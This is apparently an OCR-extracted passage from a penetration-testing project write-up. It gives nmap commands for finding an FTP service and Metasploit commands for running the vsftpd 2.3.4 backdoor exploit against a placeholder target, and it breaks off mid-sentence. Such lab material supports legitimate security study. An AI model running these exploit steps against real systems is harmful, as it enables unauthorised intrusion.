

This project focuses on network penetration testing, specifically identifying and exploiting vulnerable services on both Linux and Windows systems. Here's a summary of the key components and steps:

Linux System Exploitation
Identify vulnerable FTP service:
bash
nmap -sV -p21 <target_ip>
Use Metasploit to exploit the vulnerability:
bash
msfconsole
search vsftpd



use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <target_ip>
exploit



using Nmap command to determine whether there's an FTP server on the target and find its service version: